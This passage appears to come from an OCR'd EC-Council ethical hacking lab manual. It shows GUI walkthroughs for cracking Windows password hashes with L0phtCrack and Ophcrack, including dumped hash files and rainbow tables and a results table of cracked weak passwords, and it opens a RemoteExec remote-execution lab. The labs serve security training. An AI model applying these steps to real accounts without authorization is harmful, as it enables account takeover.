


FIGURE 8.6: Pick Reporting Style

8. Click **Finish**.

LOphtCrack has real-time reporting that is displayed in a separate, tabbed interface.




FIGURE 8.7: Begin Auditing

9. LOpntcrack6 shows an **Audit Completed** message, Click **OK**.
10. Click **Session options** from the menu bar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.8: Selecting Session options

L0phtCrack uses Dictionary, Hybrid, Recomputed, and Brute Force Password auditing methods.

11. **Auditing options For This Session** window appears:
    i. Select the **Enabled**, **Crack NTLM Passwords** check boxes in **Dictionary Crack**.
    ii. Select the **Enabled**, **Crack NTLM Passwords** check boxes in **Dictionary/Brute Hybrid Crack**.
    iii. Select the **Enabled**, **Crack NTLM Passwords** check boxes in **Brute Force Crack**.
    iv. Select the **Enable Brute Force Minimum Character Count** check box.
    v. Select the **Enable Brute Force Maximum Character Count** check box.
12. Click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.9: Selecting the auditing options

13. Click **Begin** from the menu bar. L0phtCrack cracks the **administrator password**.

14. A **report** is generated with the cracked passwords.




FIGURE 8.10: Generated cracked Password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
LOphtCrack	**User Names:** ▪ Administrator ▪ Guest ▪ Jason ▪ Juggyboy ▪ LANGUARD_11_USER ▪ Martin
	Password Found: ▪ qwerty ▪ green ▪ apple

Questions

1. What are the alternatives to crack administrator passwords?
2. Why is a brute force attack used in the L0phtCrack tool?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 9

Password Cracking Using Ophcrack

Ophcrack is a free open source (GPL licensed) program that cracks Windows passwords by using LM hashes through rainbow tables.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In a security system that allows people to choose their own passwords, those people tend to choose passwords that can be easily guessed. This weakness exists in practically all widely used systems instead of forcing users to choose well-chosen secrets that are likely to be difficult to remember. The basic idea is to ensure that data available to the attacker is sufficiently unpredictable to prevent an off-line verification of whether a guess is successful or not; we examine common forms of guessing attacks, password cracking utilities to develop examples of cryptographic protocols that are immune to such attacks. Poorly chosen passwords are vulnerable to attacks based upon copying information. In order to be an expert ethical hacker and penetration tester, you must understand how to crack the weak administrator or system user account password using password cracking tools. In this lab we show you how to crack system user accounts using Ophcrack.

Lab Objectives

The objective of this lab is to help students learn:

- Use the **OphCrack** tool
- Crack **administrator** passwords

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab, you need:

- **OphCrack** tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\Ophcrack**
- Run this tool on **Windows Server 2012** (Host Machine)
- You can also download the latest version of **L0phtCrack** from the link http://ophcrack.sourceforge.net/

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Administrative privileges to run tools
- Follow the wizard-driven installation instructions

Lab Duration

Time: 15 Minutes

Overview of OphCrack

Rainbow tables for LM hashes of alphanumeric passwords are provided for free by developers. By default, OphCrack is bundled with tables that allow it to crack passwords no longer than 14 characters using only alphanumeric characters.

Lab Task

TASK 1

Cracking the Password

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 9.1: Windows Server 2012 – Desktop view

2. Click the **OphCrack** app to open the **OphCrack** window.

You can also download the 0phCrack from http://ophcrack.sourceforge.net.




FIGURE 9.2: Windows Server 2012 – Apps

3. The **OphCrack** main window appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rainbow tables for LM hashes of alphanumeric passwords are provided for free by the developers




FIGURE 9.3: OphCrack Main window

4. Click **Load**, and then click **PWDUMP file**.

Ophcrack is bundled with tables that allows it to crack passwords no longer than 14 characters using only alphanumeric characters




Fig 9.4: Selecting PWDUMP file

5. Browse the PWDUMP file that is already generated by using PWDUMP7 in the previous lab no:5 (located at **c:\hashes.txt**).
6. Click **Open**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ophcrack is also available as Live CD distributions which automate the retrieval, decryption, and cracking of passwords from a Windows system.




FIGURE 9.5 import the hashes from PWDUMP file

7. Loaded hashes are shown in the following figure.

Ophcrack Cracks LM and NTLM Windows hashes




FIGURE 9.6 Hashes are added

8. Click **Table**. The **Table Selection** window will appear as shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking




FIGURE 9.7: selecting the Rainbow table

Note: You can download the free XP Rainbow Table, Vista Rainbow Tables from http://ophcrack.sourceforge.net/tables.php

9. Select **Vista free**, and click **Install**.





FIGURE 9.8: Installing vista free rainbow table

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Browse For Folder** window appears; select the **the table_vista_free** folder **(which is already download and kept at D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\Ophcrack)**
11. Click **OK**.

🗁 Ophcrack Free tables available for Windows XP, Vista and 7



12. The selected **table_vista_free** is installed,; it shows a **green** color ball which means it is enabled. Click **OK**.

🗁 **Loads hashes from encrypted SAM recovered from a Windows partition**




FIGURE 9.9: vista free rainbow table installed successfully

13. Click **Crack**; it will crack the password as shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

This is necessary if the generation of the LM hash is disabled (this is default for Windows Vista), or if the password is longer than 14 characters (in which case the LM hash is not stored).




FIGURE 9.10: passwords are cracked

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
OphCrack	**User Names:** ▪ Administrator ▪ Guest ▪ LANGUARD_11_USER ▪ Martin ▪ Juggyboy ▪ Jason ▪ Sheiela
	Rainbow Table Used: Vista free
	Password Found: ▪ apple ▪ green ▪ qwerty ▪ test

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. What are the alternatives to cracking administrator passwords?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 10

System Monitoring Using RemoteExec

System hacking is the science of testing computers and networks for vulnerabilities and plugging.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

To be an expert ethical hacker and penetration tester, you must have sound knowledge of footprinting, scanning, and enumeration. This process requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

You should also have knowledge of gaining access, escalating privileges, executing applications, hiding files, and covering tracks.

Lab Objectives

The objective of this lab is to help students to learn how to:

- **Modify**/**Add**/**Delete** registry keys and or values
- Install service packs, patches, and hotfixes
- Copy folders and files
- Run programs, scripts, and applications
- Deploy Windows Installer packages in silent mode

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab, you need:

- **Remote Exec** Tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Executing Applications Tools\RemoteExec**
- **Windows Server 2008** running on the Virtual machine
- Follow the Wizard Driven Installation steps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **RemoteExec** from the link http://www.isdecisions.com/en
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of RemoteExec

RemoteExec, the universal deployer for Microsoft Windows systems, allows network administrators to run tasks remotely.

Lab Task

TASK 1

Monitoring System

System Requirements:

Target computers can have any of these operating systems: Microsoft Windows 2003/2008 (No Service Pack is required); an administration console with Microsoft Windows 2003/2008 Service Pack 6, IE5 or more.

1. Install and launch **RemoteExec**.




FIGURE 10.1: RemoteExec main window

2. To configure executing a file, double-click **Remote jobs**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RemoteExec considerably simplifies and accelerates all install and update tasks on a local or wide area network (WAN) as well as on remote machines.

